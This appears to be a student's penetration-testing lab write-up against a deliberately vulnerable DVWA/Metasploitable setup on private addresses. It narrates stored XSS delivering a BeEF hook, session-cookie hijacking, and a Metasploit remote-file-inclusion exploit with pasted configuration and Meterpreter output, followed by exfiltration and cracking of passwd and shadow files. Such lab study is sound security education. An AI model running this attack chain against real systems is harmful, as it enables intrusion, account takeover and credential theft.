


XSS Payload Delivery


Below, the web application, on the attack machine, is about to sign the guestbook (deliver XSS payload with a script tag). Note, as well, the metasploitable server is at the address 172.17.185.126. The Kali attack machine, with the BeEF service running, is at 172.17.185.125 where a service is listening on port 3000. Therefore, when the guest book is signed (XSS payload is submitted), then whoever opens this part of the web application will execute the hook.js JavaScript, and BeEF will be aware of that fact, as will be shown next.



The below machine is an Ubuntu machine and it has just accessed the vulnerable web application. The second message is blank because a script tag had been inserted.




As can be seen, on the Ubuntu machine, the IP address is 172.17.185.115, which is different from the attack machine, as well as the machine with the damn vulnerable web application; this is relevant to the image in the next section.




Session High Jacking


Remember from above that the Ubuntu machine's IP address is 172.17.185.115. Now, note below the Kali attack machine shows the Ubuntu IP in the UI of the BeEF tool. Effectively, the XSS attack has succeeded. However, let's take this attack a step further and exfiltrate a cookie; this cookie will be the Ubuntu user's session, as can be seen highlighted below.



Now, on the attack machine, given that the session cookie has been pilfered, let's open a different browser such as chrome. The chrome extension used is called Mod Header; this can be used to insert the stolen cookie, for each request to the damn vulnerable web app.




The XSS attack has succeed (see below), and the pilfered cookie was used to hijack a session. Note that to get to this section of the damn vulnerable web application, credentials need be entered, however, since the session cookie was used, authentication methods were bypassed.



Misconfiguration Exploit (Remote File Inclusion)

Misconfiguration on victim machine allowed a reverse shell to be executed.

Network Architecture




Attack Summary

1. Attack machine tests php_include exploit by sending payload.
2. Payload delivery is successful, and shell is spawned.
3. passwd and shadow files are downloaded to attack machine.
4. john utility cracks passwd for admin account.
5. Unauthorized access is gained to system via ssh, as an administrator.

Remote File Inclusion

The web application appears to **include** php pages. Based on this limited knowledge, what was tested next was to see if remote file inclusion is possible by attempting to exploit that (see next image).



Shown below are some settings set for the php_include payload, note the cookie is the cookie used from the XSS attack.

```
Applications  Places  Terminal                Thu 14:12
root@kali: /usr/share/metasploit-framework
File  Edit  View  Search  Terminal  Help
   HEADERS   Cookie:security=low; PHPSESSID=55b9ac61b302a06548ef5cc44f8b486a   no    Any additional HTTP headers to sen
d, cookies for example. Format: "header:value,header2:value2"
   PATH      /dvwa/vulnerabilities/fi/                                          yes   The base directory to prepend to t
he URL to try
   PHPRFIDB  /usr/share/metasploit-framework/data/exploits/php/rfi-locations.dat  no    A local file containing a list of
URLs to try, with XXpathXX replacing the URL
   PHPURI    /?page=XXpathXX                                                    no    The URI to request, with the inclu
de parameter changed to XXpathXX
   POSTDATA                                                                     no    The POST data to send, with the in
clude parameter changed to XXpathXX
   Proxies                                                                      no    A proxy chain of format type:host:
port[,type:host:port][...]
   RHOST     172.17.185.126                                                     yes   The target address
   RPORT     80                                                                 yes   The target port (TCP)
   SRVHOST   0.0.0.0                                                            yes   The local host to listen on. This
must be an address on the local machine or 0.0.0.0
   SRVPORT   8080                                                               yes   The local port to listen on.
   SSL       false                                                              no    Negotiate SSL/TLS for outgoing con
nections
   SSLCert                                                                      no    Path to a custom SSL certificate (
default is randomly generated)
   URIPATH                                                                      no    The URI to use for this exploit (d
efault is random)
   VHOST                                                                        no    HTTP server virtual host

Payload options (php/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  172.17.185.126   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf exploit(unix/webapp/php_include) >
```

The exploit has been run, and a meterpreter session has been started, indicating a misconfiguration on the Apache server, namely, that remote file inclusion is configured to be on rather than off, allowing a shell to be spawned.

```
Applications ▾   Places ▾   Terminal ▾        Thu 14:17
root@kali: /usr/share/metasploit-framework
File  Edit  View  Search  Terminal  Help
   POSTDATA                                                      no        The POST data to send, with the in
clude parameter changed to XXpathXX
   Proxies                                                       no        A proxy chain of format type:host:
port[,type:host:port][...]
   RHOST     172.17.185.126                                      yes       The target address
   RPORT     80                                                  yes       The target port (TCP)
   SRVHOST   0.0.0.0                                             yes       The local host to listen on. This
must be an address on the local machine or 0.0.0.0
   SRVPORT   8080                                                yes       The local port to listen on.
   SSL       false                                               no        Negotiate SSL/TLS for outgoing con
nections
   SSLCert                                                       no        Path to a custom SSL certificate (
default is randomly generated)
   URIPATH                                                       no        The URI to use for this exploit (d
efault is random)
   VHOST                                                         no        HTTP server virtual host


Payload options (php/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  172.17.185.126   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/webapp/php_include) > run
[*] Exploit running as background job 23.

[*] Started bind handler
msf exploit(unix/webapp/php_include) > [*] 172.17.185.126:80 - Using URL: http://0.0.0.0:8080/0Duiu5Cic7J4
[*] 172.17.185.126:80 - Local IP: http://172.17.185.125:8080/0Duiu5Cic7J4
[*] 172.17.185.126:80 - PHP include server started.
[*] Sending stage (37775 bytes) to 172.17.185.126
[*] Meterpreter session 8 opened (172.17.185.125:38891 -> 172.17.185.126:4444) at 2020-03-19 14:17:31 -0400
```

Data Exfiltration

The shadow and passwd files were downloaded, which demonstrates another misconfiguration in that the www-data user can access sensitive credentials.

```
Applications  Places  Terminal                Thu 14:18
root@kali: /usr/share/metasploit-framework
File  Edit  View  Search  Terminal  Help
nections
   SSLCert                                                          no        Path to a custom SSL certificate (
default is randomly generated)
   URIPATH                                                          no        The URI to use for this exploit (d
efault is random)
   VHOST                                                            no        HTTP server virtual host


Payload options (php/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  172.17.185.126   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf exploit(unix/webapp/php_include) > run
[*] Exploit running as background job 23.

[*] Started bind handler
msf exploit(unix/webapp/php_include) > [*] 172.17.185.126:80 - Using URL: http://0.0.0.0:8080/0Duiu5Cic7J4
